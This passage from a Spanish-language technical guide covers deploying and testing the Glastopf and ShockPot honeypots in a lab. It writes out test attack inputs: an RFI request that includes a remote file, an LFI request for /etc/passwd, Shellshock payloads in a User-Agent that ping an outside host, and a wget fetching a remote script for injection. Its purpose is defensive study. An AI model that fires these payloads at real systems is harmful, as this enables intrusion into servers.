tcp6       0      0 :::22                   :::*                    ESCUCHAR     1202/sshd
root@glastopf-ubuntu-12:~#
```

Como se puede apreciar el proceso del puerto **HTTP** (**80**) se encuentra ahora expuesto al público y **MongoDB** solamente escucha conexiones locales.

Si ejecutamos un escaneo con Nmap al puerto **80** poniendo a nuestro servidor Glastopf como objetivo observaremos que el servidor emulado es **Apache**.

```
nmap -A -p80 192.168.10.4
```

```
root@kali:~# nmap -A -p80 192.168.10.4

Starting Nmap 6.47 ( http://nmap.org ) at 2015-07-23 10:26 ART
Nmap scan report for 192.168.10.4
Host is up (0.00049s latency).
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.0.48   nmap reconoce al servicio emulado como un servidor Apache
|_http-methods: No Allow or Public header in OPTIONS response (status code 500)
|_http-title:  ZyXEL
MAC Address: 00:0C:29:F4:6C:2A (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.10
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.49 ms 192.168.10.4

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.51 seconds
root@kali:~#
```

Ahora pasamos a editar el archivo de configuración de Glastopf.

```
vim /opt/glastopf/glastopf.cfg
```

En la sección "**[webserver]**" estableceremos la IP y puerto de escucha de nuestro sensor Glastopf. Dejaremos el resto de los parámetros como están. Nótese que la sección "`hpfeed`" ya fue previamente configurada por el script de despliegue del sensor con los valores correspondientes.


```
[webserver]
host = 192.168.10.4
port = 80
uid = nobody
gid = nogroup
proxy_enabled = False

#Generic logging for general monitoring
[logging]
consolelog_enabled = False
filelog_enabled = True
logfile = log/glastopf.log

[dork-db]
enabled = True
pattern = rfi
#Extracts dorks from a online dorks service operated by The Honeynet Project
mnem_service = True

[hpfeed]
enabled = True
host = 192.168.10.1
port = 10000
secret = orJBEBMNHJcbx2uR
# channels comma separated
chan_events = glastopf.events
chan_files = glastopf.files
ident = 746e2566-3638-11e5-ac9f-000c2937d9af
```

Establecemos el host y puerto de escucha de Glastopf

Sección "*hpfeed*" configurada automáticamente por el script de despliegue del sensor.

Tras reiniciar el sensor mediante el comando: "**`supervisorctl restart glastopf`**" ya podemos acceder al honeypot mediante un navegador web.

La figura siguiente muestra la página web principal ofrecida por Glastopf. Es posible cambiar esta página por defecto por una página personalizada con la visualización y los elementos necesarios de acuerdo a las necesidades del usuario. De esta manera es posible lograr la confección de un honeypot más convincente a los ojos de los posibles atacantes.




Cualquier acción llevada a cabo en este sitio web es registrada en el log "**`/opt/glastopf/log/glastopf.log`**".

El honeypot cuenta con un módulo analizador de sintaxis el cual busca patrones conocidos en las solicitudes de los usuarios y es capaz de reconocer una gran variedad de ataques. En muchos casos Glastopf puede incluso proveer una respuesta emulada al atacante similar a la que éste esperaría tras explotar una (supuesta) vulnerabilidad.

## III.5.3. Casos de prueba


En el ejemplo siguiente intentaremos llevar a cabo un ataque de inclusión de archivo remoto (***RFI***) mediante el método **`GET`**. Tras el intento de ataque, el analizador de sintaxis (o "*parser*") reconocerá en la cadena de la petición un patrón o sub-cadena concordante con el de un ataque ***RFI***.
El archivo remoto que usaremos es un script de prueba escrito en **PHP** el cual se encuentra ubicado en un servidor web remoto **`192.168.10.5`** (controlado por el atacante). El script simplemente muestra un par de mensajes por pantalla, uno es un letrero que nos informa del ataque ***RFI*** y el otro imprime por pantalla la salida de una función **PHP**, en este caso "**`php_uname ()`**".

**Nota**: el archivo cuyo nombre original era "**archivo_incluido.php**" ha sido renombrado a "**archivo_incluido.txt**" antes de ser transmitido. De manera de que el mismo pueda transmitirse en su totalidad sin ejecutarse en el servidor de origen por tratarse de un archivo con código **PHP**, de lo contrario sólo obtendríamos la salida de la ejecución del mismo, de poco valor para el propósito del atacante.

Contenidos del archivo "**archivo_incluido.php**":


```
<?php

$uname = @php_uname();

echo '<br>';
echo '<h2 align="center">Ataque RFI!!</h2><br><br>';
echo '<b>uname -a: </b>'. $uname;

?>
```

Ejecución (local) del script "**archivo_incluido.php**" y su salida:




La forma en la que se lleva a cabo el ataque es haciendo uso del método **HTTP** "**GET**" y aprovechándonos de la falta de un mecanismo de validación de datos (por parte del servidor web) en la asignación de una variable. De esta manera asignaremos a la variable "**login**" el contenido de un archivo remoto (**http://192.168.10.5/archivo_incluido.txt**) de la siguiente manera:

```
GET 192.168.10.4/index?login=http://192.168.10.5/archivo_incluido.txt
```




El honeypot, no permite la ejecución local del mismo, ya que no funciona como un servidor web real. Sin embargo el archivo remoto (posiblemente malicioso) que se intentó incluir fue capturado por el honeypot y almacenado en el directorio "**`/opt/glastopf/data/files`**" quedando disponible para un análisis posterior.

```
cd /opt/glastopf/data/files
ls -l
cat 9348531e3ced1c6e518cf8fa982c958c
```

```
root@glastopf-ubuntu-12:/opt/glastopf/data/files# pwd
/opt/glastopf/data/files
root@glastopf-ubuntu-12:/opt/glastopf/data/files# ls -l
total 4
-rw------- 1 nobody nogroup 135 jul 30 03:19 9348531e3ced1c6e518cf8fa982c958c
root@glastopf-ubuntu-12:/opt/glastopf/data/files#
root@glastopf-ubuntu-12:/opt/glastopf/data/files# cat 9348531e3ced1c6e518cf8fa982c958c
<?php

$uname = @php_uname();

echo '<br>';
echo '<h2 align="center">Ataque RFI!!</h2><br><br>';
echo '<b>uname -a: </b>'. $uname;

?>
root@glastopf-ubuntu-12:/opt/glastopf/data/files#
```

Archivo capturado


Contenidos del archivo incluido

**Nota:** como se aprecia en la figura anterior, al almacenarse, el nombre original del archivo capturado es reemplazado por un resumen o *hash* **MD5** del mismo.

**Nombre original:** "**`archivo_incluido.txt`**".
**Nombre con el que se almacenó:** "**`9348531e3ced1c6e518cf8fa982c958c`**"

Podemos intentar también un ataque de inclusión local de archivo (***LFI***). En este caso, intentaremos obtener los contenidos del archivo "**`/etc/passwd`**" del servidor de la siguiente manera:

```
GET http://192.168.10.4/index?login=../../etc/passwd
```




Respuesta simulada del honeypot devolviendo el contenido de un archivo "/etc/passwd" falso.

Como se puede apreciar en la figura anterior, el *parser* de Glastopf reconoce la cadena provista como un intento de ataque ***LFI***. Con fin de engañar al atacante y hacerle creer que su intento de inclusión local de archivo fue exitoso, Glastopf cuenta con un conjunto de directorios llenos de archivos de sistema y de configuración falsos los cuales son utilizados como salida simulada, cada vez que se detecta un ataque ***LFI*** en el que se intente obtener sus contenidos. Por defecto, la instalación de Glastopf provee los directorios "**`/etc/`**" y "**`/proc/`**" ubicados bajo el directorio "**`/opt/glastopf/data/virtualdocs/linux/`**" con contenido de sistema falso.

Otras acciones que también se almacenan son los contenidos enviados a través de la caja de comentarios ubicada en la parte inferior de la página "señuelo", por medio de la cual invocamos al método **`POST`**, y al tratarse de una vía de ingreso de datos (supuestamente) no validados, se convierte en un posible vector de ataque.
Básicamente, cualquier texto que ingresemos en la misma será almacenado en el archivo "**`/opt/glastopf/data/comments.txt`**".

En el ejemplo siguiente se intenta inyectar código **HTML** y **PHP** mediante esta caja.


Podemos apreciar el contenido acumulativo de todo lo ingresado mediante esta caja de texto de la siguiente manera:

```
cd /opt/glastopf/data/
cat comments.txt
```

```
root@glastopf-ubuntu-12:/opt/glastopf/data# cat comments.txt
<br/><br/>&lt;html&gt;&lt;body&gt;&lt;h1&gt;Inyeccion de codigo&lt;/h1&gt;&lt;br&gt;
&lt;?php echo 'Codigo inyectado': ?&gt;
&lt;/body&gt;&lt;/html&gt;
```

Nótese, que muchos caracteres especiales del texto ingresado como "**<**" o "**>**" son codificados como "**&lt**" y "**&gt**" respectivamente antes de ser almacenados.

Toda la interacción de un atacante con el honeypot queda registrada en el archivo "**/opt/glastopf/log/Glastopf.log**".

```
tail /opt/glastopf/log/glastopf.log
```

```
root@glastopf-ubuntu-12:~# tail /opt/glastopf/log/glastopf.log
2015-07-30 03:14:28,795 (glastopf.glastopf) 192.168.10.10 requested GET /style.css on 192.168.10.4:80
2015-07-30 03:19:35,463 (glastopf.glastopf) 192.168.10.10 requested GET /index?login=http://192.168.10.5/archivo_incluido.txt on 192.168.10.4:80
2015-07-30 03:19:35,491 (glastopf.sandbox.sandbox) File successfully parsed with sandbox.
2015-07-30 03:21:53,720 (glastopf.glastopf) 192.168.10.10 requested GET / on 192.168.10.4:80
2015-07-30 03:21:53,757 (glastopf.glastopf) 192.168.10.10 requested GET /style.css on 192.168.10.4:80
2015-07-30 12:21:40,477 (glastopf.glastopf) 192.168.10.10 requested GET /index?login=../../../etc/passwd on 192.168.10.4:80
2015-07-30 13:53:31,771 (glastopf.glastopf) 192.168.10.10 requested GET / on 192.168.10.4:80
2015-07-30 13:54:53,674 (glastopf.glastopf) 192.168.10.10 requested GET /style.css on 192.168.10.4:80
2015-07-30 14:07:11,041 (glastopf.glastopf) 192.168.10.10 requested POST /comments on 192.168.10.4:80
2015-07-30 14:07:11,155 (glastopf.glastopf) 192.168.10.10 requested GET /style.css on 192.168.10.4:80
root@glastopf-ubuntu-12:~#
```

Ataque RFI reconocido por el parser
Ataque LFI
Introduccion de datos mediante POST
Métodos invocados


Aquí podemos observar cada una de las acciones del atacante dentro del honeypot. Datos como: la fecha y hora de cada evento, origen y destino de los mensajes, los métodos invocados, archivos incluidos, etc.
En la figura anterior se aprecian, entre otras cosas, el intento de ataque ***RFI*** (que a su vez se nos informa que el *parser* de Glastopf lo reconoció como tal), el ataque ***LFI***, la introducción de datos (*comments*) por medio de la caja de texto utilizando el método **POST**.


También es posible acceder a la interfaz de administración web de MHN y ver los datos recogidos.

Ingresando a la sección "**Payloads**" de la interfaz y seleccionando el filtro "**glastopf.events**" obtendremos una lista ordenada por fecha y hora de todos los eventos registrados por el sensor.

En las figuras siguientes se puede observar que Glastopf efectivamente reconoció los ataques de ***RFI*** y ***LFI*** y los registró asociándolos a dichas categorías. Véase el campo "***pattern***" de la lista (los eventos no identificados son etiquetados como "*unknown*").

Páginas 1 y 2 de eventos recopilados:






## III.5.4. Resultados

En primer lugar, todos los eventos creados por cualquier tipo de interacción con el honeypot fueron registrados en el archivo principal "**`glastopf.log`**".

En cuanto a los ataques específicos:

- El ataque por inclusión de archivo remota (***RFI***) fue detectado como tal, registrado en el log de eventos y el archivo incluido ("*payload*") fue capturado y almacenado.
- En cuanto al intento de inclusión de archivo local, Glastopf detectó el tipo de ataque como "***LFI***", lo registró y proveyó al atacante de una salida (falsa) con los contenidos del archivo al que intentaba acceder.
- También capturó en el archivo especial "**`comments.txt`**" los valores pasados a través de la caja de texto de la página web (uso del método **`POST`** de **HTML**).

Las alertas generadas por todos estos intentos de ataques pueden observarse también en la interfaz web de MHN. Tanto en la página principal, como en las secciones "**Attacks**" y "**Payloads**".

## III.5.5. Archivos y directorios de interés

**Archivos:**

**`/opt/glastopf/glastopf.cfg`** - Archivo de configuración principal de Glastopf.

**`/opt/glastopf/log/glastopf.log`** - Log de eventos principal de Glastopf.

**`/opt/glastopf/data/comments.txt`** - Log en el que se almacenan los contenidos enviados por la caja de comentarios.

**Directorios:**

**`/opt/glastopf/data/files/`** - Aquí se almacenan los archivos incluidos remotamente. El nombre de los archivos es un resumen **MD5** de los mismos.

**`/opt/glastopf/data/virtualdocs/linux/`** - Aquí se localizan otros sub-directorios y archivos de sistema y de configuración falsos usados como salida simulada para ataques ***LFI***. Por defecto, la instalación de Glastopf provee los directorios "**`/etc/`**" y "**`/proc/`**".

**`/usr/local/lib/python2.7/dist-packages/glastopf/modules/handlers/emulators/`** - Directorio en el que se encuentran los módulos de emulación de los distintos tipos de ataque. En su mayoría, escritos en **Python**.

# III.7. Sensor: ShockPot

ShockPot es un honeypot emulador de aplicación web creado por ThreatStream Labs diseñado para detectar atacantes que intentan explotar la vulnerabilidad de inyección de código remoto del ampliamente difundido *shell* **Bash**, catalogada como **CVE-2014-6271**, e informalmente conocida como "***Shellshock***".

Desde que la vulnerabilidad fue inicialmente dada a conocer al público general, los atacantes han estado escaneando agresivamente todo el espacio de direcciones IPv4 para rápidamente hallar máquinas vulnerables y construir con ellas redes de *bots*. Un gusano auto-replicante podría localizar e infectar servidores vulnerables en la red.

Sin embargo, el hecho de que haya tantas versiones de Bash vulnerables no necesariamente implica que cualquier sistema con él instalado puede ser explotado. El sistema destino debe tener un *script* o aplicación que en algún punto llame a Bash para que el ataque tenga éxito. Por ejemplo: una forma muy fácil de poner en práctica un ataque contra servidores web consiste en el uso de una herramienta automatizada utilizada para acceder a los *scripts* CGI en la que se pasan las variables de entorno como parte de la cadena de agente de usuario ("*User-Agent*").

ShockPot por defecto registra todas las peticiones **HTTP** al puerto **`80`** y detecta ataques Shellshock mientras registra el código y los *scripts* usados para llevar a cabo el *exploit*. Es sencillo extraer las **URL**s y archivos del honeypot para su posterior análisis.

### III.7.1. La vulnerabilidad Shellshock

La vulnerabilidad, en su forma original, implica una variable de entorno especialmente diseñada que contiene una definición de función exportada, seguido de comandos arbitrarios. Bash incorrectamente ejecuta los comandos acarreados cuando importa la función.

Esto se debe a una falla o característica no documentada en Bash: La definición de una variable **VAR = <algo>** simplemente almacena **<algo>** en **VAR**. Sin embargo, "**<algo>**" también podría ser una función, en cuyo caso la sintaxis utilizada sería **VAR = () {<definición de función>}**. Es importante recalcar que, por ahora, la sola definición de esta función no causa la ejecución de ningún código.

El *exploit* ocurre si se agregan otros comandos después de la definición de la función. Por alguna razón Bash tratará de ejecutar estos comandos adicionales de inmediato (en lugar de sólo almacenarlos en la variable).

Se puede argumentar que ésta es una "característica" del intérprete de comandos en lugar de un error, dado que Bash fue desarrollado en la década de los 80's, cuando la idea de ataques a través de Internet normalmente no era un factor a tener en cuenta al desarrollar software. Lo cierto es que, sea cual sea el caso, en el mundo moderno, se considera una falta a la seguridad del *shell*.

En Bash, los comandos separados están delimitados por el símbolo "**;**". Por lo tanto, es posible realizar un ataque mediante la definición de la variable como:

```
VAR = () {<función_cualquiera>}; <comando arbitrario>
```

## III.7.2. Configuración

Pasos previos:

- Instalación de Ubuntu 12.04 en una máquina virtual.
- Configuración de sus interfaces de red (IP privada **`192.168.10.7`**).
- Instalación de las VMware Tools para Linux.
- Cambiar el nombre del servidor en los archivos "**`/etc/hostname`**" y "**`/etc/hosts`**" (nombre de host: **`shockpot-ubuntu-12`**).
- Reiniciar el sistema.

**Nota:** Muchos de los pasos detallados a continuación requieren privilegios de "***root***" por lo que previamente nos hemos cambiado a dicho usuario. Si no se desea hacer esto, entonces será necesario anteponer el comando "**`sudo`**" en los casos que sean requeridos.

Despliegue de SockPot en el host mediante el script provisto por la interfaz web de MHN como se detalló previamente.

Script:

```
wget "192.168.10.1/api/script/?text=true&script_id=2" -O deploy.sh && sudo bash deploy.sh 192.168.10.1 qfic6N7c
```

Una vez que termina de desplegar el sensor chequeamos su estado para comprobar que se encuentre corriendo:

```
supervisorctl status
```

```
Installing collected packages: bottle, hpfeeds, requests
  Running setup.py develop for hpfeeds
Successfully installed bottle-0.12.7 hpfeeds requests-2.4.1
+ cat
+ cat
+ supervisorctl update
shockpot: added process group
root@shockpot-ubuntu-12:~# supervisorctl status        Process running
shockpot                         RUNNING    pid 4165, uptime 0:54:19
```

A continuación pasamos a editar el archivo de configuración de ShockPot.

```
vim /opt/shockpot/shockpot.conf
```

```
[server]
host = 192.168.10.7
port = 80
```

Establecemos la IP y puerto del honeypot

Cabecera editable

```
[headers]
server = Apache/2.0.55 (Debian) PHP/5.1.2-1+b1 mod_ssl/2.0.55 OpenSSL/0.9.8b
```

```
[hpfeeds]
enabled  = True
host     = 192.168.10.1
port     = 10000
identity = d6988f0e-3e50-11e5-8338-000c29fa79ee
secret   = jQUAHUoWUVgxY3GP
channel  = shockpot.events
```

Los campos de la sección "hpfeeds" son configurados durante el despliegue del honeypot.

```
[fetch_public_ip]
enabled = True
urls = ["http://www.telize.com/ip", "http://queryip.net/ip/", "http://ifconfig.me/ip"]
```

Tras reiniciar el servicio mediante el comando "**`supervisorctl restart shockpot`**", el sensor ya estará funcionando. Comprobaremos que la página web del honeypot ya está corriendo accediendo a ella por medio de un navegador introduciendo la IP **`192.168.10.7`** en su barra de direcciones. La página web que ofrece por defecto no tiene ningún otro contenido más que un anuncio de que el servidor web está funcionando. Se la puede editar y agregarle algún contenido si así se desea.

## III.7.3. Prueba de vulnerabilidad

Aquí llevaremos a cabo una prueba de vulnerabilidad **CVE-2014-6271** sobre la máquina **`old-ubuntu-12`** (**`192.168.10.8`**) corriendo una versión desactualizada de Ubuntu.

En los sistemas afectados por la vulnerabilidad, el comando anterior se mostrará por pantalla la palabra "**`Vulnerable`**" como resultado de que Bash ejecuta el comando "**`echo Vulnerable`**", que se incrusta en la variable de entorno llamada "**`x`**" que fue especialmente construida.

```
root@old-ubuntu-12:~# env x='() { :;}; echo Vulnerable' bash -c "echo Esto es una prueba"
Vulnerable
Esto es una prueba
```

## III.7.4. Casos de prueba

**III.7.4.1. Prueba de reconocimiento:** Los atacantes que intentan explotar la vulnerabilidad Shellshock suelen barrer redes completas "sondeando" sus *hosts* (muchas veces de forma automática por medio de *bots*) en busca de servidores vulnerables. Uno de los métodos más utilizados es el uso de la herramienta "**`ping`**". De esta manera, si una máquina es vulnerable, emitirá una solicitud de eco **ICMP** hacia un host controlado por el atacante, que podría ser el mismo *host* desde el que se realiza el ataque o una tercera máquina. La máquina receptora de la solicitud de eco guardará en un log todos estos pedidos, incluyendo las direcciones IP de origen, creando de esta manera una lista de máquinas vulnerables.

Comando para la prueba de sondeo:

```
curl -H "User-Agent: () { :; }; /bin/ping -c 1 192.168.10.10" http://192.168.10.7
```

```
less /opt/shockpot/shockpot.log
```

```
2015-08-11 15:03:37,540 - Performing 1 pings against 192.168.10.10
2015-08-11 15:03:37,544 - {"timestamp": "2015-08-11 15:03:37.543872", "path": "/", "com
mand_data": "", "dest_port": "80", "dest_host": "186.138.2.100", "url": "http://192.168
.10.7/", "source_ip": "192.168.10.10", "headers": [["Content-Length", ""], ["Host", "19
2.168.10.7"], ["Accept", "*/*"], ["User-Agent", "() { :; }; /bin/ping -c1 192.168.10.10
"], ["Content-Type", "text/plain"]], "is_shellshock": true, "command": "ping -n -c 1 19
2.168.10.10", "query_string": "", "method": "GET"}
```

```
less /opt/shockpot/shockpot.out
```

```
PING 192.168.10.10 (192.168.10.10) 56(84) bytes of data.
64 bytes from 192.168.10.10: icmp_req=1 ttl=64 time=0.282 ms

--- 192.168.10.10 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.282/0.282/0.282/0.000 ms
192.168.10.10 - - [11/Aug/2015 15:03:37] "GET / HTTP/1.1" 200 177
```

Como se puede apreciar en el contenido del log "**`/opt/shockpot/shockpot.log`**", ShockPot detectó pedido **`GET`** como un ataque Shellshock (campo: **`"is_shellshock": true`**), incluyendo el comando inyectado (campo: **`"command": "ping -n -c1 192.168.10.10"`**), también podemos ver el "***ping***" registrado en el log "**`/opt/shockpot/shockpot.out`**".

**III.7.4.2. Prueba de exportación de script:** Lo siguiente que un atacante podría intentar una vez descubierto un servidor vulnerable, sería tratar de incluir un archivo desde un servidor remoto por medio de **`Wget`**, esto generaría tráfico saliente en el server atacado.

En el siguiente ejemplo, se inyectará remotamente un *script* llamado "**`script.sh`**" ubicado en un tercer servidor web (**`192.168.10.5`**).

Contenido de "**`script.sh`**":

```
#!/bin/bash

echo "Script de prueba para Shockpot."
```

Inyectaremos la siguiente cadena como valor de la variable "**`User-Agent`**":

```
wget http://192.168.10.5/script.sh
```

